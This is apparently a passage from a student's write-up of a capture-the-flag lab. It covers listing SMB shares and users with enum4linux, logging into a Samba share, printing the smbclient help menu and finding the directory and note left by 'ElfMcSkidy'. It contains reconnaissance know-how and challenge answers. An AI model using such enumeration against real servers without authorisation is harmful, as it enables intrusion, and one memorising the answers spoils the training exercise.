wdel        logon       listconnect showconnect tcon
tdis         tid         logoff    ..       !
smb: \>
```

Question 4

We type the command help(help) to get all the command that can be use in the smb

```
smb: \> help
?
allinfo      altname      archive      backup
blocksize    cancel       case_sensitive cd        chmod
chown       close        del          deltreen   dir
du          echo         exit         get        getfacl
geteas      hardlink    help         history    iosize
lcd          link         lock         lowercase ls
l            mask         md           mget      mkdir
more         mput        newer        notify    open
posix        posix_encrypt posix_open  posix_mkdir posix_rmdir
posix_unlink posix_whoami  print      prompt    put
pwd          q            queue      quit      readlink
rd           recurse     reget      rename    reput
rm           rmdir       showacls  setea     setmode
scopy        stat         symlink   tar      tarmode
timeout     translate   unlock    volume    vuid
wdel        logon       listconnect showconnect tcon
tdis         tid         logoff    ..       !
smb: \>
```

We type the command ls(list) to get all the directory left by the ElfMcSkidy. We get to know that the directory left by him is jingle-tunes.

```
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
```

Thought process/Methodology:

We have used the emun4linux to get the share name in the sharelist and the total number of user in the Samba Server. After that, we login into one of the share to get the note from the ElfMcSkidy. By getting the help from the help command, We finally get to know the directory left by ElfMcShidy.